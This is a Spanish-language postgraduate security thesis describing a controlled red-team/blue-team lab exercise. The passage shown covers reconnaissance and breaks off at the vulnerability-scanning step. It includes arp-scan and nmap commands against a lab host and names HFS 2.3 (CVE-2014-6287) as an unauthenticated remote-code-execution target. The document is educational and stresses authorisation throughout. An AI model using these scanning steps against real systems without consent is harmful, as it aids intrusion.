# Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Moises Daniel Mora Orjuela

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

## Dedicatoria

El presente trabajo lo dedico en primer lugar a Dios, por brindarme la provisión, sabiduría, resistencia y sabiduría para llevar a cabo mis estudios de postgrado, en segundo lugar, a mi esposa, que con su amor y comprensión me impulsan a seguir adelante, también la dedicatoria a mi madre que con tanta lucha y esfuerzo nos permitió salir adelante.

**Agradecimientos**

Agradezco a Dios por permitirme vivir y esforzarme para lograr culminar mi primer post grado, también agradezco a mi esposa quien con su doble esfuerzo también permitió que yo pudiera realizar estos estudios, y por ultimo y no menos importante al Ingeniero Eduvin Trigos Sanchez quien con su trabajo y dedicación ha estado pendiente en cada fase de este seminario.

**Resumen**

Este informe presenta un análisis técnico, táctico y legal que se llevó a cabo durante el ejercicio integral de Red Team y Blue Team en SecureNova Labs, como parte de la evaluación institucional. En un entorno controlado, se realizaron actividades de reconocimiento, explotación y movimiento lateral utilizando vulnerabilidades como HFS Rejetto (CVE-2014-6287) y EternalBlue (MS17-010). Estas vulnerabilidades permitieron comprometer los sistemas objetivo y evaluar la superficie de exposición. Desde la perspectiva del Blue Team, se implementaron procesos de monitoreo, correlación de eventos, análisis forense digital, contención, erradicación y recuperación, siguiendo las pautas del NIST 800-61r2 y estándares internacionales como ISO 27035. Además, se incluyó un análisis jurídico basado en la Ley 1273 de 2009, la protección de datos personales y las normativas aplicables al manejo de evidencia digital. El informe finaliza con recomendaciones estratégicas y operativas que buscan mejorar la postura de seguridad, fortalecer la detección temprana de incidentes, elevar la madurez del proceso de respuesta y garantizar el cumplimiento normativo en futuras operaciones de ciberseguridad.

***Palabras clave*:** Blueteam, Ciberseguridad, Forense, Incidentes, Redteam

**Abstract**

This report presents a technical, tactical, and legal analysis carried out during the comprehensive Red Team and Blue Team exercise at SecureNova Labs as part of the institutional assessment. In a controlled environment, reconnaissance, exploitation, and lateral movement activities were performed using vulnerabilities such as HFS Rejetto (CVE-2014-6287) and EternalBlue (MS17-010). These vulnerabilities allowed the target systems to be compromised and the exposure surface to be assessed. From the Blue Team's perspective, monitoring, event correlation, digital forensics, containment, eradication, and recovery processes were implemented, following NIST 800-61r2 guidelines and international standards such as ISO 27035. In addition, a legal analysis based on Law 1273 of 2009, personal data protection, and regulations applicable to the handling of digital evidence was included. The report concludes with strategic and operational recommendations that seek to improve security posture, strengthen early incident detection, increase the maturity of the response process, and ensure regulatory compliance in future cybersecurity operations.

***Keywords*:** Blueteam, cybersecurity, forensics, incidents, redteam.

# Tabla de Contenido

## Lista de Figuras

## Lista de Tablas

## Lista de Apéndices

# Glosario

**Ataque lateral (Movimiento lateral):**

Técnica utilizada por un atacante para desplazarse dentro de una red después de comprometer un punto inicial.

**Cadena de custodia:**

Proceso que garantiza la integridad, preservación y trazabilidad de la evidencia digital recolectada durante un incidente.

**Indicadores de Compromiso (IoC):**

Evidencias técnicas como archivos, conexiones, cambios de configuración o patrones de actividad que permiten identificar un ataque.

**NIST 800-61r2:**

Marco de referencia estadounidense que define las etapas y procesos para la gestión y respuesta a incidentes de ciberseguridad.

**Pivoting:**

Técnica ofensiva que permite utilizar un sistema comprometido como punto de acceso hacia otra red o máquina interna.

**SIEM:**

Plataforma que centraliza y correlaciona eventos de múltiples sistemas para identificar incidentes de seguridad.

**Vulnerabilidad:**

Debilidad en software, hardware o configuración que puede ser explotada por un atacante.

## Introducción

En el mundo actual, donde las amenazas cibernéticas cambian rápidamente y los ataques se vuelven cada vez más complejos, es crucial que las organizaciones tengan tanto capacidades ofensivas como defensivas para evaluar su postura de seguridad desde todos los ángulos posibles. Con esta idea en mente, SecureNova Labs creó un entorno controlado para llevar a cabo un ejercicio integral que incluye actividades de Red Team, Blue Team y un análisis de los aspectos legales relacionados con la ciberseguridad y la gestión de evidencia digital.

Este informe detalla el proceso que se desarrolló en este escenario: desde la identificación de vulnerabilidades críticas como HFS Rejetto y EternalBlue, pasando por la explotación y el movimiento lateral realizado por el Red Team, hasta la identificación, análisis forense, contención y recuperación que llevó a cabo el Blue Team. Además, se incluye una sección legal que sitúa estas actividades dentro del marco normativo colombiano e internacional.

El objetivo general es presentar los hallazgos técnicos y tácticos, documentar las acciones realizadas en cada fase y ofrecer una interpretación profesional que ayude en la toma de decisiones estratégicas en el ámbito de la ciberseguridad.

La implementación de ejercicios de Red Team y Blue Team permite a las organizaciones evaluar de manera integral su postura de seguridad. Esto se logra al combinar simulaciones de ataques controlados con la detección, monitoreo y respuesta a incidentes desde una perspectiva defensiva, lo que a su vez refuerza los procesos de mejora continua en ciberseguridad (Kotwani et al., 2023).

## Justificación

La realización de este ejercicio se justifica por la necesidad de evaluar de manera integral la capacidad de una organización para enfrentar un incidente real de ciberseguridad. Por un lado, las actividades del Red Team ayudan a identificar fallas en la gestión de parches, configuraciones inseguras, servicios expuestos y brechas que podrían ser aprovechadas por un atacante, ya sea externo o interno. Por otro lado, las tareas del Blue Team permiten medir cuán efectivas son las defensas en términos de detección, análisis, respuesta y recuperación.

Además, este trabajo incluye elementos legales esenciales para el ejercicio profesional en ciberseguridad, como el cumplimiento de la Ley 1273 de 2009, la protección de datos personales, los acuerdos de alcance (Rules of Engagement) y las mejores prácticas para la cadena de custodia digital. Incluir estos aspectos es fundamental para asegurar que las actividades se realicen dentro de un marco ético, contractual y normativo adecuado.

Por último, el informe demuestra competencias técnicas avanzadas y habilidades analíticas necesarias para desempeñarse en roles profesionales dentro de equipos de seguridad ofensiva y defensiva, ofreciendo una visión integral que es clave para fortalecer la postura de seguridad de cualquier organización moderna.

# Objetivos

## Objetivo General

Analizar de manera integral un entorno de seguridad informática implica aplicar de forma coordinada las estrategias de Red Team y Blue Team. Esto nos permite identificar vulnerabilidades técnicas, evaluar cómo se detectan y responden a los incidentes, y proponer medidas correctivas que estén alineadas con los marcos legales, éticos y normativos actuales. De esta manera, se fortalece la postura de ciberseguridad de la organización.

## Objetivos Específicos

Identificar y evaluar las vulnerabilidades en los sistemas y servicios expuestos del entorno analizado, utilizando técnicas de Red Team de manera controlada.

Diseñar y documentar tácticas de Blue Team enfocadas en el monitoreo, el análisis forense digital, la detección temprana, la contención y la respuesta a incidentes de seguridad.

Analizar las implicaciones legales, éticas y normativas que surgen de las acciones técnicas realizadas en el ejercicio.

## Desarrollo de la actividad

### Fase de Reconocimiento (Red Team)

La fase de reconocimiento es el primer paso en un ejercicio de seguridad ofensiva y su objetivo principal es recopilar información de manera sistemática sobre la infraestructura objetivo, sin hacer cambios directos en los sistemas que se están analizando. Esta etapa es crucial, ya que permite al atacante —o al equipo Red Team en un entorno controlado— entender la superficie de ataque disponible, identificar activos expuestos, servicios en funcionamiento, configuraciones vulnerables y posibles vectores de compromiso, lo que ayuda a minimizar la necesidad de ataques ruidosos en las fases posteriores.

Desde un punto de vista técnico, el reconocimiento se puede clasificar en dos enfoques principales: el reconocimiento pasivo y el reconocimiento activo. El reconocimiento pasivo se enfoca en recopilar información sin interactuar directamente con los sistemas objetivo, mientras que el reconocimiento activo implica enviar paquetes o solicitudes que ayudan a confirmar la existencia de hosts, puertos abiertos y servicios en funcionamiento. En el contexto de este ejercicio, el reconocimiento activo fue esencial debido a la naturaleza del entorno de laboratorio y a la necesidad de validar de manera precisa la exposición real de los sistemas involucrados.

Durante esta etapa, se realizó la identificación de los hosts activos en el segmento de red asignado, lo que permitió crear un inventario inicial de máquinas que podrían ser vulnerables. Este proceso es crucial, ya que, en situaciones reales, muchas brechas de seguridad surgen por la falta de control y visibilidad sobre los activos conectados a la red. Si no se cuenta con un inventario actualizado, es más fácil que servicios innecesarios o sistemas obsoletos queden expuestos, aumentando así el riesgo de compromisos.

El reconocimiento permitió identificar servicios accesibles a través de la red, lo que actúa como un indicador temprano del grado de endurecimiento (hardening) aplicado a los sistemas.

La exposición de servicios sin las restricciones adecuadas, especialmente aquellos vinculados a versiones antiguas de software o configuraciones predeterminadas, representa un alto riesgo. En este ejercicio, la información recopilada durante la fase de reconocimiento fue fundamental para elegir los vectores de ataque en etapas posteriores, demostrando cómo una fase inicial bien realizada puede influir en el éxito de todo el proceso ofensivo.

Desde la perspectiva del análisis de seguridad, el éxito en esta fase pone de manifiesto las debilidades en los controles preventivos del entorno evaluado. La capacidad de identificar hosts y servicios sin activar alertas indica que los mecanismos de monitoreo, como los sistemas de detección de intrusiones (IDS) o las políticas de filtrado restrictivas a nivel de red, son inexistentes o ineficaces. En un entorno productivo, esta situación permitiría a un atacante llevar a cabo actividades de mapeo de red durante un tiempo prolongado, lo que aumentaría el tiempo que permanecen sin ser detectados dentro de la infraestructura (dwell time).

Es fundamental destacar que, aunque el reconocimiento es una práctica habitual en pruebas de penetración autorizadas, llevarlo a cabo en entornos reales sin el debido consentimiento es una violación de principios legales y éticos. En el contexto de este ejercicio académico, todas las actividades se realizaron en un entorno controlado y con fines educativos, cumpliendo con los principios de uso responsable de herramientas de ciberseguridad y respetando las normativas aplicables al análisis de la seguridad de la información.

**Fundamentación Teórica de la Fase De Reconocimiento**

La fase de reconocimiento es el primer paso en cualquier operación de ciberseguridad ofensiva, ya sea llevada a cabo por un actor malicioso o por un equipo de Red Team en un ejercicio autorizado. Su objetivo principal es recopilar información de manera sistemática sobre la infraestructura objetivo, para entender su arquitectura, identificar activos expuestos, detectar

servicios en funcionamiento y evaluar posibles vectores de ataque, todo sin alterar directamente el estado de los sistemas analizados.

Desde un enfoque metodológico, el reconocimiento no debe verse simplemente como una recolección de datos técnicos, sino como un proceso estratégico que puede determinar el éxito o el fracaso de todas las fases que siguen. Un reconocimiento deficiente puede resultar en ataques ineficaces, ruidosos o fácilmente detectables, mientras que un reconocimiento exhaustivo ayuda a optimizar recursos, disminuir la exposición del atacante y elegir vectores de ataque con mayor probabilidad de éxito.

En el contexto de este ejercicio, esta fase se abordó siguiendo principios de pruebas de penetración controladas, alineadas con modelos reconocidos como el Cyber Kill Chain y el marco MITRE ATT&CK, donde el reconocimiento es una etapa crítica antes del acceso inicial. Realizarlo correctamente permite no solo identificar debilidades técnicas, sino también fallas organizacionales relacionadas con la gestión de activos, la segmentación de red y la supervisión de eventos de seguridad.

**Tipos de Reconocimiento: Pasivo y Activo**

El reconocimiento se puede dividir en dos grandes categorías: el reconocimiento pasivo y el reconocimiento activo. Cada uno tiene sus propias características, ventajas y riesgos, y su uso depende del contexto en el que se aplique.

El reconocimiento pasivo se centra en recopilar información sin interactuar directamente con los sistemas objetivo. Este método incluye consultar fuentes abiertas, analizar metadatos, revisar documentación pública y observar de manera indirecta el comportamiento de la red. Aunque este tipo de reconocimiento es menos intrusivo y más difícil de detectar, su efectividad puede verse limitada en entornos cerrados o de laboratorio, como el que se utiliza en este ejercicio académico.

Por otro lado, el reconocimiento activo implica interactuar directamente con los sistemas, enviando paquetes, solicitudes o consultas que permiten confirmar la existencia de hosts activos, puertos abiertos y servicios en funcionamiento. Aunque este enfoque mejora la precisión de la información recopilada, también deja rastros que pueden ser detectados por sistemas de monitoreo y control.

En el escenario que se analizó, fue necesario realizar un reconocimiento activo para validar con precisión la exposición real de los sistemas, ya que el entorno no contaba con suficientes fuentes externas para un reconocimiento pasivo efectivo. Esta decisión técnica se basó en criterios de viabilidad y control, propios de un laboratorio de pruebas autorizado.

**Identificación de Activos y Descubrimiento de Hosts**

Una de las primeras actividades que se llevaron a cabo durante la fase de reconocimiento fue identificar los activos que estaban presentes en el segmento de red objetivo. Este proceso nos permitió ver qué sistemas estaban activos y accesibles desde la red, creando un inventario inicial de hosts que luego serían analizados con más detalle.

La identificación de activos es crucial desde la perspectiva de la seguridad defensiva, ya que no tener visibilidad sobre los dispositivos conectados a la red es una de las principales causas de incidentes de seguridad. Los sistemas que no están documentados, que están mal configurados o que no se actualizan suelen convertirse en puertas de entrada para los atacantes, especialmente si no están cubiertos por políticas de monitoreo o actualización.

El hecho de que los hosts pudieran ser identificados sin restricciones significativas muestra una debilidad en los controles perimetrales y en las políticas de segmentación de red. En un entorno corporativo real, esta situación permitiría a un atacante mapear la infraestructura interna con bastante facilidad, aumentando el riesgo de múltiples compromisos.

**Enumeración de Servicios y Superficie de Ataque**

Una vez que identificamos los hosts activos, el siguiente paso fue enumerar los servicios que cada sistema tenía expuestos. Esta actividad nos permitió ver qué aplicaciones y protocolos estaban accesibles desde la red, además de ayudarnos a inferir el posible rol de cada máquina dentro de la infraestructura.

La enumeración de servicios es una de las tareas más importantes en el reconocimiento activo, ya que cada servicio expuesto puede ser un posible vector de ataque. Servicios innecesarios, configuraciones por defecto o versiones desactualizadas aumentan considerablemente la superficie de ataque y facilitan la explotación de vulnerabilidades conocidas.

En el entorno que evaluamos, la existencia de servicios accesibles sin restricciones adicionales indica una falta de endurecimiento básico de los sistemas. Desde la perspectiva del Blue Team, este hallazgo resalta la necesidad de aplicar principios de mínima exposición, deshabilitando servicios no esenciales y limitando el acceso solo a aquellos que son estrictamente necesarios para el funcionamiento del sistema.

**Análisis de Riesgos Derivados del Reconocimiento Exitoso**

El éxito en la fase de reconocimiento no debe verse solo como un triunfo técnico del equipo Red Team, sino como un claro reflejo del nivel de madurez en la seguridad del entorno que se está analizando. La facilidad con la que se pudieron identificar hosts y servicios pone de manifiesto las debilidades en los controles preventivos que se han implementado.

Entre los riesgos que surgen de esta situación, destacan el aumento del tiempo de permanencia no detectada (dwell time), la posibilidad de ataques dirigidos y la escalabilidad del compromiso inicial. Un atacante real podría aprovechar la información recopilada durante el reconocimiento para planear ataques más sofisticados, reducir el ruido generado y evadir los mecanismos de detección convencionales.

Desde un enfoque defensivo, estos riesgos resaltan la necesidad de implementar soluciones de monitoreo continuo, detección de anomalías y segmentación de red, que permitan identificar actividades de reconocimiento antes de que se desarrollen fases más destructivas del ataque.

**Relación de la Fase de Reconocimiento con Blue Team**

Para el Blue Team, la fase de reconocimiento es una oportunidad crucial para identificar comportamientos inusuales y reaccionar rápidamente ante posibles amenazas. Actividades como el escaneo de redes, la enumeración de servicios y la recopilación metódica de información crean patrones de tráfico que pueden ser detectados con las herramientas de monitoreo adecuadas.

Si no se generan alertas durante esta fase, es una señal de que el entorno no cuenta con mecanismos efectivos de detección temprana, como sistemas IDS/IPS o reglas de correlación en plataformas SIEM. Esta falta de alertas limita la capacidad del equipo defensivo para actuar de manera proactiva y disminuye las posibilidades de contener una amenaza antes de que se produzca un compromiso real.

**Consideraciones Legales y Éticas del Reconocimiento**

Es importante resaltar que, aunque el reconocimiento es una práctica común en pruebas de penetración y ejercicios de Red Team, llevarla a cabo sin la debida autorización es una violación de principios legales y éticos. Acceder sin permiso a sistemas informáticos, incluso con la intención de explorar, puede acarrear responsabilidades tanto civiles como penales.

En el contexto de este ejercicio académico, todas las actividades de reconocimiento se realizaron en un entorno controlado y con fines educativos, cumpliendo con los principios de legalidad, confidencialidad y uso responsable de herramientas de ciberseguridad. Este enfoque

asegura que el aprendizaje adquirido esté en línea con las mejores prácticas profesionales requeridas en el campo de la seguridad de la información.

**Valor Estratégico de la Fase de Reconocimiento en el Ejercicio**

Finalmente, la fase de reconocimiento permitió establecer las bases para las etapas posteriores del ejercicio, facilitando la selección de vectores de ataque y evidenciando debilidades estructurales del entorno. Su correcta ejecución demuestra la importancia de abordar la seguridad desde una perspectiva integral, donde la prevención, detección y respuesta estén alineadas de forma coherente.


El análisis detallado de esta fase no solo aporta valor técnico al ejercicio, sino que también permite extraer lecciones aplicables a entornos reales, reforzando la necesidad de implementar controles defensivos sólidos y políticas de seguridad orientadas a la reducción de la superficie de ataque.

Llevar a cabo actividades de Red Team implica realizar un reconocimiento, explotación y escalamiento de privilegios en los escenarios planteados. El objetivo es identificar vulnerabilidades críticas, posibles rutas de ataque y debilidades en la superficie de exposición de los sistemas que se están evaluando.

## Arquitectura del Escenario

**Figura 1**

*Arquitectura del laboratorio*




*Nota.* Arquitectura del escenario propuesto en el anexo 4 escenario 3

La fase de reconocimiento es el primer paso crucial en un ejercicio de seguridad ofensiva. Permite identificar los activos disponibles, los servicios expuestos y las posibles superficies de ataque en la infraestructura que se está analizando. En este contexto, el reconocimiento va más allá de simplemente detectar direcciones IP activas; se enfoca en entender el comportamiento

general de la red, su arquitectura lógica y las debilidades estructurales que pueden estar relacionadas con la configuración de los sistemas.

Durante esta etapa, se utilizaron técnicas para descubrir hosts y enumerar servicios, lo que permitió detectar la existencia de varios sistemas conectados sin una segmentación efectiva. Esta falta de segmentación representa un riesgo considerable, ya que facilita la propagación de un atacante una vez que logra acceder a la red interna. La identificación de servicios expuestos en puertos estándar ayudó a priorizar los vectores de ataque según su criticidad y nivel de exposición.

Uno de los hallazgos más importantes fue la identificación de un servicio HTTP activo que estaba ejecutando el software Rejetto HTTP File Server (HFS). Este servicio se eligió como el principal vector de ataque debido a las vulnerabilidades conocidas que permiten la ejecución remota de código sin necesidad de autenticación previa. La decisión de darle prioridad a este servicio se basó en criterios técnicos, como la baja complejidad de explotación, el impacto potencial en el sistema y la posibilidad de obtener un acceso inicial persistente.

Desde la perspectiva del Blue Team, esta fase resalta lo crucial que es tener mecanismos de monitoreo temprano que se enfoquen en detectar actividades de reconocimiento, como escaneos de red, enumeración de servicios y patrones de tráfico inusuales. Si no hay alertas o bloqueos en esta etapa, eso indica una debilidad en las capacidades preventivas y de detección temprana del entorno que se está analizando.


Además, desde una perspectiva legal y ética, el reconocimiento activo solo debe llevarse a cabo en entornos controlados y con el consentimiento explícito. Esto se debe a que aplicar estas técnicas sin autorización puede violar normativas legales relacionadas con el acceso no autorizado a sistemas informáticos.

- Arp-scan

sudo arp-scan -I enp0s3 –localnet

**Figura 2**

*Arp-scan*




*Nota.* Captura de pantalla de parrot con el resultado del comando del arp’scan


Se identifican 6 host en red, podemos deducir que la máquina destino es la ip 192.168.1.9 debido a que inicia con 08:00 lo que indica que es una máquina virtual

- Nmap

sudo nmap -Pn -T4 -sV -p 80,443,8080,8000,5000,3000 192.168.1.9

**Figura 3**

*Nmap*




*Nota.* Captura de pantalla de la consola de parrot donde se puede evidenciar los resultados del escaneo de los puertos bien conocidos con nmap donde se evidencia el puerto 80 abierto

El servicio que se encuentra en el puerto 80, correspondiente a HttpFileServer versión 2.3, representa un vector de ataque crítico. Esto se debe a que está obsoleto y presenta vulnerabilidades públicas que permiten la ejecución remota de código sin necesidad de autenticación. Desde la perspectiva del Red Team, la razón para priorizar este servicio no solo radica en su accesibilidad, sino en una serie de factores que aumentan considerablemente la superficie de ataque: está expuesto directamente a la red, carece de mecanismos de validación de entradas y se ejecuta con privilegios elevados.

La vulnerabilidad que se puede explotar en este caso está documentada en bases de datos oficiales como MITRE, lo que pone de manifiesto una falla grave en la gestión de parches y el control de versiones del sistema en cuestión. En un entorno corporativo real, la existencia de este

tipo de servicios expuestos indica deficiencias en la administración de activos tecnológicos y una falta de monitoreo continuo de las aplicaciones que están en producción.

Desde un enfoque estratégico, este punto de entrada inicial permitió establecer un acceso persistente al sistema, lo que es la fase más crítica de un ataque dirigido. Esto le da al atacante la capacidad de llevar a cabo acciones posteriores, como el escalamiento de privilegios, el movimiento lateral y la exfiltración de información sensible.


**Fase de Escaneo de Vulnerabilidades**

- Nmap

sudo nmap -Pn -T4 -sC -p 80 192.168.1.9

**Figura 4**

*Nmap puerto 80*



